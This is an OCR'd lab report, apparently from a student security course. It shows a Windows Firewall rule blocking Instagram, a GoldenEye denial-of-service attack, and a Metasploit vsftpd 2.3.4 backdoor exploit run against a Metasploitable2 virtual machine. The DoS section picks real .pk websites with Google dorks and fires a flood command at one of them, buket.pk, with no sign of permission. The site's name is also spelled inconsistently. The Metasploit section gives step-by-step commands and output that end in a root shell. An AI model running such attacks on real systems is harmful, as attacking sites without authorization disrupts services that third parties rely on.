
Step9: Then give the name of rule and click on finish.


New Outbound Rule Wizard
Name
Specify the name and description of this rule.
Steps:
Rule Type
Program
Protocol and Ports
Scope
Action
Profile
Name
Name:
insta
Description (optional):
< Back
Finish
Cancel

Step10: Now you can see the rule added.



Step11: Now go to edge and visit Instagram.com and check If you are accessible. There you can see you cannot able to reach the Instagram server.




Step12: disable the rule again and visit Instagram.com and check again, while the rule in disable state you can access the website.


B. **Perform Dos Attack using the goldeneye tool on any 2 non-Indian websites and observe the traffic in the Wireshark.**

Step1: head over to any browser and search for any non-Indian website using google dorks. For example inurl:.pk

Thus, websites which has .pk then select any website from there and copy the URL of that website.



Step2: now search for goldeneye tool github link in the same browser, then copy the github link.



Step3: head over to the terminal of kali and clone this tool shown below.


Step4: now check for the cloned folder as shown below.

Step5: now enter in to the GoldenEye folder using ***cd GoldenEye*** and use the command ***ls -l*** to check the file permissions.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Music     Public     Videos
Documents  GoldenEye  Pictures  Templates  zphisher

┌──(kali㉿kali)-[~]
└─$ cd GoldenEye

┌──(kali㉿kali)-[~/GoldenEye]
└─$ ls
goldeneye.py  README.md  res  util

┌──(kali㉿kali)-[~/GoldenEye]
└─$ ls -s
total 32
20 goldeneye.py   4 README.md   4 res   4 util

┌──(kali㉿kali)-[~/GoldenEye]
└─$ ls -l
total 32
-rwxrwxr-x 1 kali kali 19178 May 20 03:37 goldeneye.py
-rw-rw-r-- 1 kali kali  2147 May 20 03:37 README.md
drwxrwxr-x 3 kali kali  4096 May 20 03:37 res
drwxrwxr-x 2 kali kali  4096 May 20 03:37 util

┌──(kali㉿kali)-[~/GoldenEye]
└─$
```

Step6 : Enter the command ***./goldeneye.py*** -h to see help menu and now use this goldeneye tool to launch dos attack.

Now keep ready the wireshark tool to capture the packets.




Step7: initially there were no packets captured, hence shows empty.

Now enter the below command to launch dos attack on buck.pk site. You can choose sockets and methods(check the help menu).

```
┌──(kali㉿kali)-[~/GoldenEye]
└─$ ./goldeneye.py https://buket.pk -s 10 -m random
```

Step8: click enter and check the packets captured in wireshark.



Analyse it.

Hence done.

C.Perform a Backdoor on a target using the Metasploit tool. Note: You can Choose any target

Step1: let's perform backdoor on metasploitable 2 sever, for that deploy both kali linux and metasploitable2 server in virtual box to perform it in controlled environment.

Step2: start both kali linux and metasplotitable2 server then enter the below command to find the IP address of metasploitable 2.

netdiscover

- Hence, we have found IP address of kali linux, to confirm it is kali linux IP address ping it and check the ttl value. If the ttl value is 64 it is linux machine(metasploitable2).

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.97 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=3.00 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=3.66 ms
^C
--- 10.0.2.4 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.971/2.877/3.661/0.695 ms

┌──(kali㉿kali)-[~]
└─$
```

Step3: As it is accepting ping requests the host is up and now find the service version using nmap.

nmap -sV 10.0.2.4

```
└─$ nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 04:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BA:C7:FC (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
```

Step4: you can see there is ftp port open with service vsftpd 2.3.4 let's install a backdoor using this.

Step5: head over to terminal of kali and enter msfconsole that opens up Metasploit framework.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
^[[A^[[A^[[AMetasploit tip: Writing a custom module? After editing
 your module, why not try
the reload command
[*] Starting the Metasploit Framework console .../
```

```
+ -- --=[ 1610 payloads - 49 encoders - 13 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Step6: now search for vsftpd vulnerability using the command search vsftpd 2.3.4

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
      Check  Description
   -  ----                                  ---------------  ----
      -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excel
lent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0
 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Step7: there you can see an exploit found. To use this exploit enter the command as ***use 0*** where 0 corresponds to number appeared under # and use **options** command to get which options to configure.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format t
                                       ype:host:port[,type:host:
                                       port][ ... ]
   RHOSTS                    yes       The target host(s), see h
                                       ttps://docs.metasploit.co
                                       m/docs/using-metasploit/b
                                       asics/using-metasploit.ht
                                       ml
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step8: now configure which are not configured and which are required to configure. (here RHOST) use the command

set RHOST 10.0.2.4

this sets the remote host ip to 10.0.2.4.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step9: now enter ***exploit*** or ***run*** command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:35447 → 10.0.2.4:620
0) at 2025-05-20 05:04:42 -0400
```

- Done you successfully set up a backdoor.
- Now it gets you in to the shell of metasploitable 2 server.

Step10: enter ***uname -a***

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U
TC 2008 i686 GNU/Linux
```

- Thus gets the system information as it is metasploitable 2 hence the backdoor exploitation is successful.